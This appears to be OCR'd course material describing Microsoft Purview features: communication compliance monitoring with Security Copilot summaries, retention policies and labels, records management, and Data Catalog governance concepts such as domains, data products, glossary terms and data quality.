
Describe Communication Compliance

Microsoft Purview Communication Compliance is an insider risk solution that helps you detect, capture, and act on inappropriate messages that can lead to potential data security or compliance incidents within your organization. Communication compliance evaluates text and image-based messages in Microsoft and third-party apps (Teams, Viva Engage, Outlook, WhatsApp, etc.) for potential business policy violations. Including inappropriate sharing of sensitive information, threatening or harassing language and potential regulatory violations.

Communication Compliance has predefined and custom policies that allow you to check internal and external communications for policy matches so that designated reviewers can examine them. Reviewers can investigate email, Microsoft Teams, Microsoft Copilot for Microsoft 365, Viva Engage, or third-party communications in your organization and take appropriate actions to make sure they're compliant with your organization's message standards.

With role-based access controls, Communication compliance supports the separation of duties between your IT admins and your compliance management team. For example, the IT group for your organization might be responsible for setting up communication compliance role permissions, groups, and policies. While investigators and reviewers might be responsible for message triage, review, and mitigation actions.

Identifying and resolving compliance issues with communication compliance in Microsoft Purview uses the following workflow:



- Configure – in this step, admins identify compliance requirements and configure applicable communication compliance policies.
- Investigate – admins look deeper into the issues detected when matching your communication compliance policies. Tools and steps that help include alerts, issue management to help remediation, document reviews, reviewing user history, and filters.
- Remediate – remediate communications compliance issues. Options include: resolving an alert, tagging a message, notifying the user, escalating to another reviewer, marking an alert as a false positive, removing a message in Teams, and escalating for investigation.
- Monitor – Keeping track and managing compliance issues identified by communication compliance policies spans the entire workflow process. Communication compliance dashboard widgets, export logs, and events recorded in the unified audit logs can be used to continually evaluate and improve your compliance posture.

Some important compliance areas where communication compliance policies can assist with reviewing messages include:

- Corporate policies - Users have to follow corporate policies like usage and ethical standards in their day-to-day business communications. With communication compliance, admins can scan user communications

across the organization for potential concerns of offensive language or harassment.
- Risk management - Communication compliance can help admins scan for unauthorized communication about projects that are considered to be confidential, such as acquisitions, earnings disclosures, and more.
- Regulatory compliance - Most organizations are expected to follow some regulatory compliance standards during their day-to-day operations. For example, a regulation might require organizations to review communications of its brokers to safeguard against potential insider trading, money laundering, or bribery. Communication compliance enables the organization to scan and report on these types of communications in a way that meets their requirements.

Communication compliance is a powerful tool that can help maintain and safeguard your staff your data and your organization.

Integration with Microsoft Security Copilot

Microsoft Purview Communication Compliance supports integration with Microsoft Security Copilot, through the embedded experience. Users whose organization is onboarded to Copilot, enable Copilot to access data from Microsoft 365 services, and have the appropriate role permissions can experience Copilot integration through the following supported capabilities:


- Get a contextual summary of a message and its attachments in the context of classifier conditions that flagged the message.
- Ask follow-up contextual questions about the message and its attachments.

Contextual Summarization currently supports trainable classifiers as context and contextual summaries are only eligible for messages and attachments with a combined length of 100 words or more.


To access Copilot from within Microsoft Purview Communication Compliance:

1. Navigate to the Communication Compliance solution from the Microsoft Purview compliance portal, or the new Microsoft Purview portal currently in preview, then navigate to the Policies tab in Communication Compliance.

2. Navigate to a policy that uses trainable classifiers as part of the policy's configurations and view message content by selecting a policy match.
3. A Copilot action button appears in the upper left command bar or a Summarize action button in the lower right command bar. Select either action to generate a contextual summary of the message and supported attachments.



4. To learn more about the message, explore other default prompts or type your own follow-up question into the text prompt in the Security Copilot side panel.



Describe Data Lifecycle Management

Microsoft Purview Data Lifecycle Management provides you with tools and capabilities to retain the content that you need to keep, and delete the content that you don't. Retaining and deleting emails, documents, and messages are often needed for compliance and regulatory requirements. However, deleting content that no longer has business value also reduces your attack surface.

Retention policies and retention labels

Retention policies and retention labels are important tools for data lifecycle management. They help organizations to manage and govern information by ensuring content is kept only for a required time, and then permanently deleted. Applying retention labels and assigning retention policies helps organizations:

- Comply proactively with industry regulations and internal policies that require content to be kept for a minimum time.
- Reduce risk when there's litigation or a security breach by permanently deleting old content that the organization is no longer required to keep.
- Ensure users work only with content that's current and relevant to them. Content that is no longer relevant should be deleted.

Managing content commonly requires two actions: retaining content and deleting content.

- Retaining content prevents permanent deletion and ensures content remains available for eDiscovery.
- Deleting content permanently deletes content from your organization.

With these two retention actions, you can configure retention settings for the following outcomes:

- Retain-only: Retain content forever or for a specified period of time.
- Delete-only: Permanently delete content after a specified period of time.
- Retain and then delete: Retain content for a specified period of time and then permanently delete it.

When content has retention settings assigned to it, that content remains in its original location. People can continue to work with their documents or mail as if nothing changed. But if they edit or delete content included in the retention policy, a copy of the content is automatically kept in a secure location. The secure locations and the content aren't visible to most people. In most cases, people don't even need to know that their content is subject to retention settings.

Retention settings work with the following different workloads:

- SharePoint
- OneDrive
- Microsoft Teams
- Viva Engage
- Exchange

To assign your retention settings to content, use retention policies and retention labels with label policies. You can use just one of these methods, or combine them.

When using retention policies and retention labels to assign retention settings to content, there are some points to understand about each. Listed below are just a few of the key points. For more information, see the article, "Learn about retention policies and retention labels" linked in the Summary and resources unit of this module.

Retention policies

- Retention policies are used to assign the same retention settings to content at a site level or mailbox level.
- A single policy can be applied to multiple locations, or to specific locations or users.
- Items inherit the retention settings from their container specified in the retention policy. If a policy is configured to keep content, and an item is then moved outside that container, a copy of the item is kept in the workload's secured location. However, the retention settings don't travel with the content in its new location.

Retention labels

- Retention labels are used to assign retention settings at an item level, such as a folder, document, or email.

- An email or document can have only a single retention label assigned to it at a time.
- Retention settings from retention labels travel with the content if it's moved to a different location within your Microsoft 365 tenant, but don't persist if the content is moved outside of your Microsoft 365 tenant.
- Admins can enable users in the organization to apply a retention label manually.
- A retention label can be applied automatically if it matches defined conditions.
- A default label can be applied for SharePoint documents.
- Retention labels support disposition review to review the content before it's permanently deleted.

Consider the following scenarios. If all documents in a SharePoint site should be kept for five years, it's more efficient to do so with a retention policy than apply the same retention label to all documents in that site.

However, if some documents in that site should be kept for five years and others for 10 years, you'd need to apply a policy to the SharePoint site with a retention period of five years. You'd then apply a retention label to the individual items with a retention setting of 10 years.

Retention labels and policies that apply them

When you publish retention labels, they're included in a retention label policy that makes them available for admins and users to apply to content.

Describe Records Management

Organizations of all types require a management solution to manage regulatory, legal, and business-critical records across their corporate data. Microsoft Purview Records Management helps an organization look after their legal obligations. It also helps to demonstrate compliance with regulations, and increases efficiency with regular disposition of items that are no longer required to be kept, no longer of value, or no longer required for business purposes. Microsoft Purview Records Management includes many features, including:


- Labeling content as a record.
- Establishing retention and deletion policies within the record label.
- Triggering event-based retention.

- Reviewing and validating disposition.
- Proof of records deletion.
- Exporting information about disposed items.

When content is labeled as a record, by using a retention label, the following happens:

- Restrictions are put in place to block certain activities.
- Activities are logged.
- Proof of disposition is kept at the end of the retention period.

To enable items to be marked as records, an administrator sets up retention labels.



Items such as documents and emails can then be marked as records based on those retention labels. Items might be marked as records, but they can also be shown as regulatory records. Regulatory records provide other controls and restrictions such as:

- A regulatory label can’t be removed when an item has been marked as a regulatory record.
- The retention periods can’t be made shorter after the label has been applied.

For more information on comparing restrictions between records and regulatory records, see the section, "Compare restrictions for what actions are allowed or blocked section" in the article "Learn about records management," linked in the summary and resources unit of this module.

The most important difference is that if content has been marked as a regulatory record, nobody, not even a global administrator, can remove the label. Marking an item as a regulatory record can have irreversible consequences, and should only be used when necessary. As a result, this option isn't available by default, and has to be enabled by the administrator using PowerShell.

Common use cases for Microsoft Purview Records Management

There are different ways in which Microsoft Purview Records Management can be used across an organization, including:

- Enabling administrators and users to manually apply retention and deletion actions for documents and emails.
- Automatically applying retention and deletion actions to documents and emails.
- Enabling site admins to set default retain and delete actions for all content in a SharePoint library, folder, or document set.
- Enabling users to automatically apply retain and delete actions to emails by using Outlook rules.

To ensure Microsoft Purview Records Management is used correctly across the organization, administrators can work with content creators to put together training materials. Documentation should explain how to apply labels to drive usage, and ensure a consistent understanding.

Learn more

- Learn about auditing solutions in Microsoft Purview
- Turn auditing on or off
- Privacy and data security in Microsoft Security Copilot
- Learn about Microsoft Purview
- Learn about the new Microsoft Purview portal
- Microsoft Purview risk and compliance solutions
- Learn about eDiscovery (preview)
- Microsoft Copilot in Microsoft Purview Overview
- Microsoft Purview Compliance Manager
- Compliance Manager regulations list
- Learn about communication compliance
- Learn about retention policies and retention labels

- Learn about records management

Data governance solutions of Microsoft Purview

Describe the concepts and benefits of data governance

Historically, data governance has been a defense mechanism, a way to make sure your data is secure and compliant. But good data governance also makes your data more visible to your users and provides many opportunities to reunite your business with the data that fuels it.

Microsoft Purview data governance solutions leverage AI and modern technologies to ensure data quality, security, and compliance while also accelerating value creation. Before going into the descriptions of these solutions, it's important to understand some key principles and concepts associated with data governance.

Data governance concepts

- Federated governance provides a centralized place to develop data safety, quality, and standards, but provides tools to create self-service access control, discoverability, and maintenance. Federated data governance spreads ownership across your business, reducing bottlenecks and encouraging participation in the life cycle of managing, governing, consuming, and applying data.
- Data access is about quickly providing the right access and enforcing the right use to balance safety and innovation.
- Data curation is about organizing, annotating, and publishing your data so that it's safely accessible, reuseable, and protected.
- Data discovery is about ensuring users can find the data they need for day-to-day business and innovation.
- Data health is about ensuring data quality standards are maintained across your estate, and having an active data lifecycle keeping your data fresh and secure.
- Data understanding is about ensure data has quality descriptors that help users understand what the data is and how it should be used.

Data roles and responsibilities

- Data consumers quickly find and use relevant, trusted datasets through streamlined access request workflow.

- Data owners register data assets for use, manage classifications and access, and ensure high quality standards.
- Data stewards ensure data quality, seamless data discovery, glossary consistency, and lineage.
- Central data office establish and ensure governance policies, active metadata, compliance, and insights into overall governance health.

Benefits of data governance

Good data governance helps reveal your data's business value and simplifies data management as your data estate grows. It provides important benefits to the different data roles:

- For organization-wide data consumers:
    - Data discovery - helps you easily find the data you need.
    - Secure access - facilitates safe access to your data.
    - Data understanding - providing what you need to know about the data.
- For data owners and stewards:
    - Data curation and management - helps you deliver high quality data that's easy to understand and safely access for organization-wide applications.
    - Responsible data use - helps you ensure that your data is used by intended users for intended purposes.
    - Impact analysis - understand actions on the data that may impact your data.
- For data officers and CxO stakeholders:
    - Data value creation - maximize value creation from your data while reducing operations spend.
    - Data estate standardization - create common controls across your data estate with federated accountability so your data is healthy and safe.

Microsoft Purview data governance delivers on these benefits through the rich set of features in Microsoft Purview Data Catalog.

Describe Microsoft Purview Data Catalog

The goal of Microsoft Purview Data Catalog is to provide a platform for data governance and to drive business value creation in your organization. It does this

through a rich set of features that align to data governance principles. The sections that follow describe some of the key features of the Microsoft Purview Data Catalog.

Governance domains

Governance domains: Governance domains are a new way of organizing your data estate through business concepts, like Marketing or Finance, providing context for your data assets. A governance domain is a boundary that enables the common governance, ownership, and discovery of data products and business concepts like glossary terms, OKRs, or critical data. You can establish many kinds of boundaries such as:

- Fundamental business areas - human resources, sales, finance, supply chain, etc.
- Overarching subject areas - product, parties, etc.
- Boundaries based on organizational functions - customer experience, cloud supply chain, business intelligence, etc.

Business domains are connected to several other business concepts that are incorporated as features of the Data Catalog.

Data products

Related to business domains are data products. A data product is a business construct with a name, description, owners, and most importantly a list of associated data assets. The data product provides context for the assets that are included within it, and provides a use case for data consumers.

A governance domain can house many data products but a data product is managed by a single governance domain and can be discovered across many domains.

A successful data product makes it easy for data consumers to recognize valuable data using their day-to-day language, and at the same time streamlines ownership responsibilities for those data assets.

Consider the example where a data scientist has created a set of data assets to be used by a data model and to be used by others. Although the data scientist can use the data catalog to add a glossary term to all the relevant data assets and can add a description to each asset to make it more relevant in search for similar information, it doesn't guarantee that a data consumer would know what glossary term to use or

that the data consumer will find all the data assets. This is where a data product fits nicely. The data scientist creates a data product that lists all the assets used to create their data model. The description provides a full use case, with examples or suggestions on how to use the data. The data scientist is now a data product owner and they've improved their data consumer's search experience by helping them get everything they need in this one data product.

Glossary terms

Glossary terms provide critical business context to your data assets and also apply policies that determine how your data should be managed, governed, and made discoverable for use.

Glossary terms are individual concepts that define the business, processes, and systems used in an organization. They can be applied across a data estate, relating to data assets and data products to provide business context to your users.

Terms are created under governance domains to create context that is specific to each part of your organization. For example, both sales and marketing might use the same term to mean different things, and your governance domains help your team to differentiate between those meanings. Once created, terms map to data products, to provide context for those data products, and to provide specific data governance based on business context.

Glossary terms provide data governance based on the business context, because they now contain policies. Policies in a business term apply specific business health goals, data governance requirements, and terms of use to any data product that a term is applied to.

Critical data elements

Not all data elements have the same importance or sensitivity, and dedicating resources to manage the quality of all data indiscriminately can be impractical and costly. Critical data elements (CDEs) are a logical grouping of important pieces of information across your data estate. These groupings can make data easier to understand and promote standardization. Data quality rules and access policies can be attached to these elements to further secure sensitive information across your data estate.

For example: A "Customer ID" critical data element can map "CustID" from one table and "CID" from another table into the same logical container. Users can match this

value across data assets to make connections, and when data producers create a new asset they can use this element as a blueprint to provide quality information in the correct format.

Critical data elements are created within governance domains and can have policies set to manage these important pieces of information.

By creating CDEs, organizations can allocate resources strategically, focusing governance effort on areas that have the most significant impact on the business.

OKRs

OKRs (objectives and key results) in Microsoft Purview are trackable business objectives tied to governance domains and data products to emphasize the value of business data.

OKRs link data products directly to real business objectives to cross the gap between the business and the data estate. Data governance isn't just an IT task or engineering best practice, it's a critical part of value generation.

Data access policies

Data catalog access policies allow you to manage access to your data products and set up a system to provide access to users who request it. Promote innovation and flexibility in your data estate by creating self-service access opportunities, while upholding security and right-use standards.

Search and browse

Data discovery can be time consuming because you might not know where to find the data that you want. Search enables data consumers need to easily find the data needed for their analytics or governance workloads. Searching is great if you know what you're looking for, but there are times where data consumers wish to explore the data available to them. The Microsoft Purview Data Catalog offers a browse experience that enables users to explore what data is available to them either by collection or through traversing the hierarchy of each data source in the catalog.

Health management

Health management has features to enhance your data governance strategy and management.

Health controls: Data health controls allow your team to analyze and track your journey to complete data governance by monitoring your governance health, and using the provided health controls to track your progress. Data Health Controls are specific measures, processes, and tools implemented to monitor, maintain, and improve the quality, security, and overall health of an organization's data.

The benefits of data health controls include:

- Improved Data Quality: Ensures that data remains accurate, consistent, and reliable for decision-making.
- Enhanced Security: Protects sensitive data from breaches, unauthorized access, and corruption.
- Regulatory Compliance: Helps organizations adhere to legal and industry standards for data management.
- Operational Efficiency: Reduces the time and resources spent on correcting data issues and ensures that data is readily available and usable.
- Risk Mitigation: Prevents costly errors and data-related risks that can arise from poor data management.

In summary, data health controls are essential components of a comprehensive data governance strategy, helping organizations maintain the integrity, security, and usability of their data assets.

Health actions: Health management actions give you and your users steps to take to improve data health and governance across your data estate. These actions correspond to the checks made to calculate a data product's data governance health control score. Addressing these actions raises your health score and promotes an overall more useable and discoverable data catalog.

Data quality

Microsoft Purview Data Quality is a comprehensive solution that empowers governance domain and data owners to assess and oversee the quality of their data ecosystem, facilitating targeted actions for improvement.

Data Quality offers users the ability to evaluate data quality using no-code/low-code rules, including out-of-the-box (OOB) rules and AI-generated rules. These rules are aggregated to provide scores at the levels of data assets, data products, and governance domains, ensuring end-to-end visibility of data quality within each

domain. Microsoft Purview Data Quality also incorporates AI-powered data profiling capabilities

By applying Microsoft Purview Data Quality, organizations can effectively measure, monitor, and enhance the quality of their data assets.

Practice Test

Learn more

- Learn about Microsoft Purview
- What is the Microsoft Purview Data Catalog?
- Governance domains in Microsoft Purview
- Data Products in Microsoft Purview
- Glossary terms in Microsoft Purview
- How to create and manage critical data (Preview)
- OKRs in Microsoft Purview
- Microsoft Purview Data Quality overview
- Data health controls in Microsoft Purview (Preview)